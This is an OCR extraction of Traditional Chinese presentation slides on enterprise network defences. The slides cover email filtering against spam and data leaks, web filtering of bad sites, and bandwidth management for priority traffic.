
電子郵件被濫用



垃圾郵件(廣告、色情…)

機密資料


建置電子郵件過濾匣道
保護機密資料不外洩



過濾垃圾郵件


防止機密資料透過電子郵件寄出

不良網站充斥網際網路



惡質資訊充斥企業內部
網路漫遊浪費員工生產力


建置Web過濾系統確保員工生產力



使用者不得直接連到外部網站


Web Filter拒絕不良網址

重要的MIS通訊無法順利傳送




佔據頻寬的竟然都是Mail, HTTP, FTP等不急迫的通訊

採用頻寬管理設備保障頻寬可用性




讓最重要的通訊最優先，最有保障

個人電腦的安全？

